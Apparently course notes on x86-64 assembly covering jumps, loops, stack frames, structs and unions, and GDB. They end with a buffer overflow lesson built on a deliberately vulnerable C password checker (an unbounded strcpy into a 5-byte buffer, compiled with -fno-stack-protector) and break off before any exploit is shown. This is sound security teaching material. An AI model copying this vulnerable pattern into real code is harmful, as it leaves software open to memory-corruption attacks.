JUMP_BELOW_EQUAL:

                mov     $1,                     %rax
```

```
                mov     $1,                             %rdi
                mov     $jumpBelowEMsg,         %rsi
                mov     $JBE_MsgLen,    %rdx
                syscall

EXIT:
                 #exit(0)
                 mov    $60,                    %rax
                 xor    %rdi,                   %rdi
                 syscall

#=================================================================
.data
        CR              =               13
        LF              =               10

        jumpAboveMsg:   .ascii          "Jump Above"
                        .byte           CR, LF
        JA_MsgLen       =               .-jumpAboveMsg

        jumpAboveEqual:.ascii           "Jump Above or Equal"
                                        .byte   CR, LF
        JAE_MsgLen      =               .-jumpAboveEqual

        jumpBelowMsg:   .ascii          "Jump Below"
                        .byte           CR, LF
        JB_MsgLen       =               .-jumpBelowMsg

        jumpBelowEMsg: .ascii           "Jump Below or Equal"
                        .byte           CR, LF
        JBE_MsgLen      =               .-jumpBelowEMsg

#=================================================================
```

Signed Jumps (JG, JGE, JL, JLE)

The Signed jumps use the SIGN, ZERO and OVERFLOW flags.

Jump if Greater (“JG”), Jump if Greater or Equal (“JGE”), Jump if Less (“JL”) and Jump if Less or Equal (“JLE”) are very similar to the “JA”, “JAE”, “JB”, “JBE” instructions respectively. However these apply to signed numbers.

Assembly Sample 6

```
#=================================================================
# File:                 Sample6.s
# Assemble:             gcc -c Sample6.s
# Link:                 ld Sample6.o -o Sample6
# Run:                  ./Sample6
#=================================================================


.global _start

.text

_start:
                        mov             $-4, %rax
                        mov             $-8, %rbx
                        cmp             %rax, %rbx              #%rbx - %rax
                        jg              JUMP_GREATER
                        jge             JUMP_GREATER_EQUAL
                        jl              JUMP_LESS
                        jle             JUMP_LESS_EQUAL
```

```
JUMP_GREATER:
                        mov     $1,                     %rax
                        mov     $1,                     %rdi
                        mov     $jumpGreaterMsg,%rsi
                        mov     $JG_MsgLen,    %rdx

                        syscall
                        jmp             EXIT

JUMP_GREATER_EQUAL:
                        mov     $1,     %rax
                        mov     $1,     %rdi
                        mov     $jumpGreaterEq, %rsi
                        mov     $JGE_MsgLen,   %rdx
                        syscall
                        jmp             EXIT

JUMP_LESS:
                        mov     $1,             %rax
                        mov     $1,             %rdi
                        mov     $jumpLessMsg,  %rsi
                        mov     $JL_MsgLen,    %rdx
                        syscall
                        jmp             EXIT

JUMP_LESS_EQUAL:
                        mov     $1, %rax
                        mov     $1, %rdi
                        mov     $jumpLessEMsg, %rsi
                        mov     $JLE_MsgLen,   %rdx
                        syscall

EXIT:
                #exit(0)
                mov     $60,    %rax
                xor     %rdi,   %rdi
                syscall

#=================================================================

.data
        CR                              =                       13
        LF                              =                       10

        jumpGreaterMsg:         .ascii          "Jump Greater"
                                        .byte           CR, LF
        JG_MsgLen               =                       .-jumpGreaterMsg

        jumpGreaterEq: .ascii           "Jump Greater Equal"
                                        .byte           CR, LF
        JGE_MsgLen              =                       .-jumpGreaterEq

        jumpLessMsg:    .ascii          "Jump Less"
                                        .byte           CR, LF
        JL_MsgLen               =                       .-jumpLessMsg

        jumpLessEMsg:   .ascii          "Jump Less Equal"
                                        .byte           CR, LF
        JLE_MsgLen              =                       .-jumpLessEMsg

#=================================================================
```

Other Jumps

In addition to the Unconditional, Zero, Unsigned and Signed jumps, there are three other jumps that target specific flags.

Jump if Carry (“JC”) executes a jump if the CARRY flag is set. Similarly Jump if No Carry (“JNC”) jumps if the CARRY flag is not set.

Jump if Overflow (“JO”) executes a jump if the Overflow flag is set. Similarly Jump if No Overflow (“JNO”) jumps if the Overflow flag is not set.

Jump if Sign (“JS”) executes a jump if the Sign flag is set. Similarly Jump if No Sign (“JNS”) jumps if the Sign flag is not set.

Yet another jump instruction that can be very useful in implementing a loop with a specific number of iterations is the Jump if RCX Zero (“JRCXZ”) instruction.

See sample below showing how the “JRCXZ” instruction can be used to implement a loop. Note that I have used three new instructions in this sample – “PUSH”, “POP” and “DEC”.

The “**PUSH**” and “**POP**” instructions are mechanisms to save data on the stack. In the sample below, the value of the “RCX” register could potentially be overwritten. Hence I saved its value on the stack with the “PUSH” instruction and later restored it with the “POP” instruction.

The “PUSH” instruction effectively translates to the following sub instructions;

```
sub     $8, %rsp
mov     <quad data to be saved>, (%rsp)
```

First we decrement the stack pointer (note the stack grows to lower addresses), then we save the data in the new location of the stack pointer. We will talk more about the indirect addressing mode (the parenthesis around %rsp) later on.

The “POP” instruction is the inverse of the “PUSH”. The following sub instructions effectively sum up the “POP instruction.

```
mov     (%rsp), <quad data to be retrieved>
add     %rsp, $8
```

The decrement (“**DEC**”) instruction simply subtracts 1 from the operand. Similarly the increment (“**INC**”) instruction adds 1 to the operand.

Assembly Sample 7

```
#=================================================================
# File:                 Sample7.s
# Assemble:             gcc -c Sample7.s
# Link:                 ld Sample7.o -o Sample7
# Run:                  ./Sample7
#=================================================================


.global _start

.text

_start:
                        mov     $10, %rcx

START_LOOP:
                        jrcxz   EXIT
                        push    %rcx

                        mov     $1,     %rax
```

```
                        mov     $1,             %rdi
                        mov     $loopMsg,       %rsi
                        mov     $loopeMsgLen,   %rdx

                        syscall

                        pop             %rcx
                        dec             %rcx

                        jmp             START_LOOP

EXIT:
                        #exit(0)
                        mov     $60,    %rax
                        xor     %rdi,   %rdi
                        syscall

#=================================================================

.data
        CR                      =                       13
        LF                      =                       10

        loopMsg:                .ascii          "Looping..."
                                .byte           CR, LF
        loopeMsgLen             =               .-loopMsg


#=================================================================
```

Basic Loop

Our knowledge of the Jump if Not Zero (“JNZ”) and jump if Zero (“JZ”) instructions will allow us to implement a very basic loop.

There are two loops in the sample below.

In the first loop I have replaced the “JCXZ” instruction with a JNZ. I am exploiting the fact that the “DEC” instruction sets the ZERO flag.

The second loop introduces the “**LOOP**” instruction. The “LOOP” instruction decrements the CX register by one and loops to the operand label if the CX register is not zero. Note that it does not alter the flags register.

Assembly Sample 8

```
#=================================================================
# File:                 Sample8.s
# Assemble:             gcc -c Sample8.s
# Link:                 ld Sample8.o -o Sample8
# Run:                  ./Sample8
#=================================================================


.global _start

.text

_start:
                        mov             $10, %rcx

START_LOOP1:

                        #This loop uses a "dec" and "jnz"
                        push    %rcx

                        mov     $1,                     %rax
```

```
                        mov     $1,                     %rdi
                        mov     $loop1Msg,              %rsi
                        mov     $loop1MsgLen,  %rdx

                        syscall

                        pop             %rcx
                        dec             %rcx
                        jnz             START_LOOP1

                        #We have come out of the first loop
                        #Reinitialize %rcx
                        mov             $10, %rcx

START_LOOP2:

                        #This loop replaces the "dec" and "jnz" with a "loop"
                        push    %rcx

                        mov     $1,                     %rax
                        mov     $1,                     %rdi
                        mov     $loop2Msg,              %rsi
                        mov     $loop2MsgLen,  %rdx

                        syscall

                        pop             %rcx
                        loop    START_LOOP2



EXIT:
                #exit(0)
                mov    $60,                    %rax
                xor    %rdi,                   %rdi
                syscall

#=================================================================

.data
        CR                              =                       13
        LF                              =                       10

        loop1Msg:               .ascii          "Loop 1..."
                                        .byte           CR, LF
        loop1MsgLen             =                       .-loop1Msg

        loop2Msg:               .ascii          "Loop 2..."
                                        .byte           CR, LF
        loop2MsgLen             =                       .-loop2Msg
#=================================================================
```

Other Loops (LoopE, LoopZ, LoopNE, LoopNZ)

The Loop if Zero (“**LOOPZ**”) or Loop if Equal (“**LOOPE**”) instructions are similar to the “LOOP” instruction with one additional condition – they only loop if the ZERO flag is set.

The Loop if Not Zero (“LOOPNZ”) or Loop if Not Equal (“LOOPNE”) instructions are also similar to the “LOOP” instruction with the additional condition that they only loop if the ZERO flag is **not** set.

These instructions are handy in cases where the number of loops is not always a constant but rather based on a condition.

Using the –fstack-protector-all option

The option forces the GCC compiler to emit extra code to check for stack overflows.

Here is an example code that was compiled with the “-fstack-protector” option…

```c
#include <stdio.h>



int main()
{
    int myArray[2];

    for(int i=0;i<=2;i++)
    {
        myArray[i]= i;
    }

    return(myArray[1]);
}

```

```
Starting program: /home/gopalas/CSCI247/Notes/Week5/prog

Breakpoint 1, 0x000000000040055d in main ()
(gdb) disassemble
Dump of assembler code for function main:
=> 0x000000000040055d <+0>:     sub    $0x18,%rsp
   0x0000000000400561 <+4>:     mov    %fs:0x28,%rax
   0x000000000040056a <+13>:    mov    %rax,0x8(%rsp)
   0x000000000040056f <+18>:    xor    %eax,%eax
   0x0000000000400571 <+20>:    jmp    0x40057c <main+31>
   0x0000000000400573 <+22>:    movslq %eax,%rdx
   0x0000000000400576 <+25>:    mov    %eax,(%rsp,%rdx,4)
   0x0000000000400579 <+28>:    add    $0x1,%eax
   0x000000000040057c <+31>:    cmp    $0x2,%eax
   0x000000000040057f <+34>:    jle    0x400573 <main+22>
   0x0000000000400581 <+36>:    mov    0x4(%rsp),%eax
   0x0000000000400585 <+40>:    mov    0x8(%rsp),%rcx
   0x000000000040058a <+45>:    xor    %fs:0x28,%rcx
   0x0000000000400593 <+54>:    je     0x40059a <main+61>
   0x0000000000400595 <+56>:    callq  0x400440 <__stack_chk_fail@plt>
   0x000000000040059a <+61>:    add    $0x18,%rsp
   0x000000000040059e <+65>:    retq
End of assembler dump.
```

Notice how a guard is added at 0x8(%rsp) at offset 0x13 and then checked at offset 0x45.

Week 6: Machine-Level Representation of Code –Part 2

Procedures

A procedure allows a developer to abstract the implementation details of some action by allowing users of the function pass a set of parameters (if required) and get the procedure to return a result (if required).

This allowance for procedure calls requires a system to allow the following:

1) **Control Transfer**: Passing control to a procedure and allowing the procedure to return to the caller once the procedure completes execution.
2) **Data Transfer**: Passing data to a procedure.
3) **Memory Allocation**: Allocating and deallocating memory.

The memory stack associated with a thread of execution is instrumental is achieving all of the requirements above.

Control Transfer

The following example illustrates a call to a Procedure from a Main function.

The Assembly instruction at address 0x 4005ac in the Main function is a “callq” instruction to “myFunc”.

I have provided a snap shot of the stack memory immediately prior to and immediately after the execution of the “callq” instruction. Notice how the return address is the last thing stored on the stack before the instruction pointer moves to the function.

Note that we had earlier defined the operation of a “call” and “ret” as follows…

callq	➔ push RA and change %rip
retq	➔ pop %rip

In this illustration, you can see how this happens…

```c
#include <stdio.h>

int myFunc(void);

int main()
{
    int i;

    i=myFunc();

    return(i);
}

int myFunc( void )
{
        int i=0;

        while (i < 10) i++;

        return(i);
}
```

```
0x400598 <main>                 sub    $0x18,%rsp
0x40059c <main+4>               mov    %fs:0x28,%rax
0x4005a5 <main+13>              mov    %rax,0x8(%rsp)
0x4005aa <main+18>              xor    %eax,%eax
0x4005ac <main+20>              callq  0x400560 <myFunc>
0x4005b1 <main+25>              mov    0x8(%rsp),%rdx
0x4005b6 <main+30>              xor    %fs:0x28,%rdx
0x4005bf <main+39>              je     0x4005c6 <main+46>
0x4005c1 <main+41>              callq  0x400440 <__stack_chk_fail@plt>
0x4005c6 <main+46>              add    $0x18,%rsp
0x4005ca <main+50>              retq
```

```
0x4005aa <main+18>              xor    %eax,%eax
0x400560 <myFunc>               sub    $0x18,%rsp
0x400564 <myFunc+4>             mov    %fs:0x28,%rax
0x40056d <myFunc+13>            mov    %rax,0x8(%rsp)
0x400572 <myFunc+18>            xor    %eax,%eax
0x400574 <myFunc+20>            jmp    0x400579 <myFunc+25>
0x400576 <myFunc+22>            add    $0x1,%eax
0x400579 <myFunc+25>            cmp    $0x9,%eax
0x40057c <myFunc+28>            jle    0x400576 <myFunc+22>
0x40057e <myFunc+30>            mov    0x8(%rsp),%rdx
0x400583 <myFunc+35>            xor    %fs:0x28,%rdx
0x40058c <myFunc+44>            je     0x400593 <myFunc+51>
0x40058e <myFunc+46>            callq  0x400440 <__stack_chk_fail@plt>
0x400593 <myFunc+51>            add    $0x18,%rsp
0x400597 <myFunc+55>            retq
```

```
Before executing "Callq 0x400560"

rsp            0x7fffffffde570
rip            0x4005ac 0x4005ac <main+20>

   (gdb) x /20x 0x7fffffffde550
x /20x 0x7fffffffde550
0x7fffffffde550: 0xffffde580      0x00007fff      0x00000000      0x00000000
0x7fffffffde560: 0x004005d0       0x00000000      0x00400470      0x00000000
0x7fffffffde570: 0xffffde660      0x00007fff      0xc2e43400      0x07915a74
0x7fffffffde580: 0x00000000       0x00000000      0xff051f45      0x00007fff
0x7fffffffde590: 0x00000000       0x00000000      0xffffde668     0x00007fff
(gdb)

After executing "Callq 0x400560"

rsp              0x7fffffffde568
rip            0x400560 0x400560 <myFunc>

(gdb) x /20x 0x7fffffffde550
x /20x 0x7fffffffde550
0x7fffffffde550: 0xffffde580      0x00007fff      0x00000000      0x00000000
0x7fffffffde560: 0x004005d0       0x00000000      0x004005b1      0x00000000
0x7fffffffde570: 0xffffde660      0x00007fff      0xc2e43400      0x07915a74
0x7fffffffde580: 0x00000000       0x00000000      0xff051f45      0x00007fff
0x7fffffffde590: 0x00000000       0x00000000      0xffffde668     0x00007fff
(gdb)
```

Data Transfer

In the x64 architecture, most of the data passed to procedures happens via registers and return values are conventionally passed in the rax register.

Up to six integral (integer or pointer) arguments can be passed via registers. The registers are used in a specified order.

Argument Size	Arg 1	Arg 2	Arg 3	Arg 4	Arg 5	Arg 6
64	%rdi	%rsi	%rdx	%rcx	%r8	%r9
32	%edi	%esi	%edx	%ecx	%r8d	%r9d
16	%di	%si	%dx	%cx	%r8w	%r9w
8	%dil	%sil	%dl	%cl	%r8b	%r9b

Memory Allocation

When a Procedure has more than 6 arguments, the remaining arguments are passed on the stack. Some of the other circumstances when the stack has to be used to pass data to procedures include cases where the address operator "&" is applied to a local variable. In this case we need to be able to generate an address for it and that is not possible on a register variable. Yet other cases involve arrays or structures. Allocation on the stack with respect to a single call to a procedure are referred to as a stack frame.

Note that this ability to have a private copy of the procedure data on the stack for each call into a procedure is what allows us the ability of recursion.

```
#include <stdio.h>

#pragma pack(1)

typedef struct
{
    int     var1;
    int     var2;
    char    var3;
    int     var4;
}myStruct;


int myFunc(myStruct arg1);

int main()
{
    myStruct struct1;

    struct1.var1 =0x0102031F;
    struct1.var2 = 0x0405062F;
    struct1.var3 =0x3F;
    struct1.var4 = 0xaabbcc4F;

    return(myFunc( struct1 ));

}

int myFunc( myStruct arg1 )
{

        while (arg1.var1 < 10) (arg1.var1)++;

        return(arg1.var1);
}
```

```
0x4005b8 <main>                 sub    $0x38,%rsp
0x4005bc <main+4>               mov    %fs:0x28,%rax
0x4005c5 <main+13>              mov    %rax,0x28(%rsp)
0x4005ca <main+18>              xor    %eax,%eax
0x4005cc <main+20>              movl   $0x102031f,0x10(%rsp)
0x4005d4 <main+28>              movl   $0x405062f,0x14(%rsp)
0x4005dc <main+36>              movb   $0x3f,0x18(%rsp)
0x4005e1 <main+41>              movl   $0xaabbcc4f,0x19(%rsp)
0x4005e9 <main+49>              mov    0x10(%rsp),%rax
0x4005ee <main+54>              mov    %rax,(%rsp)
0x4005f2 <main+58>              mov    0x18(%rsp),%eax
0x4005f6 <main+62>              mov    %eax,0x8(%rsp)
0x4005fa <main+66>              movzbl 0x1c(%rsp),%eax
0x4005ff <main+71>              mov    %al,0xc(%rsp)
0x400603 <main+75>              callq  0x400560 <myFunc>
0x400608 <main+80>              mov    0x28(%rsp),%rdx
0x40060d <main+85>              xor    %fs:0x28,%rdx
0x400616 <main+94>              je     0x40061d <main+101>
0x400618 <main+96>              callq  0x400440 <__stack_chk_fail@plt>
0x40061d <main+101>             add    $0x38,%rsp
0x400621 <main+105>             retq
```

```
0x400560 <myFunc>               sub    $0x28,%rsp
0x400564 <myFunc+4>             mov    0x30(%rsp),%rax
0x400569 <myFunc+9>             mov    %rax,(%rsp)
0x40056d <myFunc+13>            mov    0x38(%rsp),%eax
0x400571 <myFunc+17>            mov    %eax,0x8(%rsp)
0x400575 <myFunc+21>            movzbl 0x3c(%rsp),%eax
0x40057a <myFunc+26>            mov    %al,0xc(%rsp)
0x40057e <myFunc+30>            mov    %fs:0x28,%rax
0x400587 <myFunc+39>            mov    %rax,0x18(%rsp)
0x40058c <myFunc+44>            xor    %eax,%eax
0x40058e <myFunc+46>            jmp    0x400596 <myFunc+54>
0x400590 <myFunc+48>            add    $0x1,%eax
0x400593 <myFunc+51>            mov    %eax,(%rsp)
0x400596 <myFunc+54>            mov    (%rsp),%eax
0x400599 <myFunc+57>            cmp    $0x9,%eax
0x40059c <myFunc+60>            jle    0x400590 <myFunc+48>
0x40059e <myFunc+62>            mov    0x18(%rsp),%rdx
0x4005a3 <myFunc+67>            xor    %fs:0x28,%rdx
0x4005ac <myFunc+76>            je     0x4005b3 <myFunc+83>
0x4005ae <myFunc+78>            callq  0x400440 <__stack_chk_fail@plt>
0x4005b3 <myFunc+83>            add    $0x28,%rsp
0x4005b7 <myFunc+87>            retq
```

```
rsp            0x7fffffde550
```

```
(gdb) x /48x 0x7fffffde530
0x7fffffde530: 0xff6241c8      0x00007fff      0x00000000      0x00000000
0x7fffffde540: 0x00000001      0x00000000      0x0040067d      0x00000000
0x7fffffde550: 0x0102031f      0x0405062f      0xbbcc4f3f      0x000000aa
0x7fffffde560: 0x0102031f      0x0405062f      0xbbcc4f3f      0x000000aa
0x7fffffde570: 0xfffde660      0x00007fff      0x1467d800      0xeb6b5d5d
0x7fffffde580: 0x00000000      0x00000000      0xff051f45      0x00007fff
0x7fffffde590: 0x00000000      0x00000000      0xfffde668      0x00007fff
0x7fffffde5a0: 0x00000000      0x00000001      0x004005b8      0x00000000
0x7fffffde5b0: 0x00000000      0x00000000      0xfe7c24f1      0xd9968a52
0x7fffffde5c0: 0x00400470      0x00000000      0xfffde660      0x00007fff
0x7fffffde5d0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffde5e0: 0x355c24f1      0x266975a9      0xc38624f1      0x26697458
(gdb)
```

```
rsp            0x7fffffde548
```

```
(gdb) x /48x 0x7fffffde530
0x7fffffde530: 0xff6241c8      0x00007fff      0x00000000      0x00000000
0x7fffffde540: 0x00000001      0x00000000      0x00400608      0x00000000
0x7fffffde550: 0x0102031f      0x0405062f      0xbbcc4f3f      0x000000aa
0x7fffffde560: 0x0102031f      0x0405062f      0xbbcc4f3f      0x000000aa
0x7fffffde570: 0xfffde660      0x00007fff      0x1467d800      0xeb6b5d5d
0x7fffffde580: 0x00000000      0x00000000      0xff051f45      0x00007fff
0x7fffffde590: 0x00000000      0x00000000      0xfffde668      0x00007fff
0x7fffffde5a0: 0x00000000      0x00000001      0x004005b8      0x00000000
0x7fffffde5b0: 0x00000000      0x00000000      0xfe7c24f1      0xd9968a52
0x7fffffde5c0: 0x00400470      0x00000000      0xfffde660      0x00007fff
0x7fffffde5d0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffde5e0: 0x355c24f1      0x266975a9      0xc38624f1      0x26697458
(gdb)
```

Heterogeneous Data Structures

The C programming language provides two mechanisms for creating new data types that are a combination of the primitive data types. These are **structures** (keyword struct) and **unions** (keyword union).

Structures

An example of a structure is defined below…

```
struct  myStruct
{
        int     var1;
        int     var2;
        char    var3;
        int     var4;
};
```

Compile a C file with this structure and find out the size of this structure. Then recompile this structure with the following pragma directive and explain why the sizes are different.

#pragma pack(1)

Many computers systems place restriction on the addresses that can be used to access certain primitive types in memory. These data alignment restrictions are designed to increase the efficiency of the hardware that fetches data from memory locations. In general address should be multiples of the sizes of the data being fetched. These are also referred to as natural boundaries. Some systems will not allow access of memory based on unnatural addresses. Intel does not place this restriction, however Intel does encourage the use of natural boundary addresses for efficiency.

As discussed in the labs and assignments, access to structure elements use the "." or "->" syntax in struct values and pointers respectively. In assembly, accessing individual elements involves identifying the address of individual elements.

Unions

An example of a union is defined below…

```
union myUnion
{
        int     var1;
        char    var2;
```

};

In a union, all fields refer to the same memory, but the field type dictates how the memory is treated. The total memory reserved will be the size of the largest member. A union is useful when we know ahead of time that access to individual members will be mutually exclusive.

Common uses of Unions…

Access to individual bytes in a HW register (Note use of volatile with registers)

```
typedef union
{
        struct{
                unsigned char b1;
                unsigned char b2;
                unsigned char b3;
                unsigned char b4;
        }offsets;
        unsigned int int_reg;
}General_Register;

General_Register        reg1;

reg1.int_reg = 0xFFFF0000;
```

In the debugger figure out where each of the bytes (reg1.offset.b1, reg1.offset.b2 etc.) are stored.

Access to individual bits in a HW register

```
typedef union
{
        struct{
                unsigned char b0:1;
                unsigned char b1:1;
                unsigned char b2:1;
                unsigned char b3:1;
                unsigned char b4:1;
                unsigned char b5:1;
                unsigned char b6:1;
                unsigned char b7:1;
        }bits;
        unsigned char byte_reg;
}General_Register;

General_Register        reg1;

reg1.byte_reg = 0xFF;
```

In the debugger figure out where each of the bytes (reg1.bits.b1, reg1.bits.b2 etc.) are stored.

Converting between binary representation of integers and floats

```
typedef union
{
        int     int_var;
        float   float_var;
}FloatBits;
```

Mid-term

Week 7: Machine-Level Representation of Code –Part 3

Combining Control and Data in Machine-Level Programs

Understanding pointers

- Every pointer has an associated type
- Every pointer has a value (NULL is a special value)
- Pointers are created with the '&' operator applied to an lvalue (left side of assignment)
- Pointers are dereferenced with the '*' operator
- Array and pointers are closely related
- Casting from one type of pointer to another changes its type but not its value
- Pointers can also point to functions (value is the address of first instruction)

```
int fun(int x, int *p);

int (*fp)(int, int *);
fp = fun;

int y = 1;
int result = fp(3, &y);
```

Using the GDB debugger

Using GDB allows the possibility of studying the behavior of a program by watching the program in action while having considerable control over its execution.

GDB commands (from Fig 3.39 of text)

Command	Effect
Starting and stopping	
quit	Exit GDB
run	Run your program
kill	Stop your program

Breakpoints	
break multstore	Set breakpoint at entry to function multstore
break *0x400540	Set breakpoint at address 0x400540
delete 1	Delete breakpoint 1
delete	Delete all breakpoints
Execution	
stepi	Execute one instruction
step4	Execute four instructions
nexti	Like stepi, but proceed through function calls
continue	Resume execution
finish	Run until current function returns
Examining code	
disas	Disassemble current function
disas multstore	Disassemble function multstore
disas 0x400544	Disassemble function around address 0x400544
disas 0x400540, 0x40054d	Disassemble code within specified address range
Print /x $rip	Print program counter in hex
Examining data	
print $rax	Print contents of %rax in decimal
print /x $rax	Print contents of %rax in hex
print /t $rax	Print contents of %rax in binary
print 0x100	Print decimal representation of 0x100
print /x 555	Print hex representation of 555
print /x ($rsp+8)	Print contents of %rsp plus 8 in hex
print *(long*)0x1234	Print long integer at address 0x1234
print *(long*) ($rsp+8)	Print long integer at address %rsp+8
x /2g 0x1234	Examine two (8 byte) words starting at address 0x1234
x /20b multstore	Examine first 20 bytes of function multstore
layout asm	To view and step through disassembly
si	Short for stepi
Useful information	
info frame	Information about current stack frame
Info registers	Values of all the registers
Help	Get information about GDB

Thwarting Buffer Overflow Attacks


Worms & Viruses

Both worms and viruses are pieces of software that attempt to continually spread across a network attacking each system along its path.

A worm differs from a virus in that a worm is a program that is self-contained and can run on its own.

A virus on the other hand needs to trick a host process to run its code.

What does the Linux memory map look like?



What is a Buffer overflow Attack?

Let's take a very simple C program that looks like this…

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdbool.h>

bool CheckPassword(char* password)
{
	bool	retVal = false;
	char	buffer[5];

	strcpy(buffer, password);

	if( !strcmp(buffer, "pass") )
	{
		retVal = true;
	}

	return( retVal );
}

int main(int argc, char* argv[])
{
	bool validPassword;

	validPassword = CheckPassword(argv[1]);

	if( validPassword )
	{
			printf("Password valid... you have access!\n");
	}
	else
	{
			printf("Password invalid... exiting!\n");
	}

	return(0);
}
```

Compile this program using the following command line…

```
gcc test.c -fno-stack-protector
```

Now run it to confirm it works as expected…

```
gopalas@cf409-02:/mnt/c/Sush/WWU/temp$ ./a.out test
Password invalid... exiting!
gopalas@cf409-02:/mnt/c/Sush/WWU/temp$ ./a.out pass
Password valid... you have access!
gopalas@cf409-02:/mnt/c/Sush/WWU/temp$
```

Load it in gdb and walk the disassembly using the following commands…

gdb ./a.out
b main
layout asm

Now run it in the debugger using the following command…


```
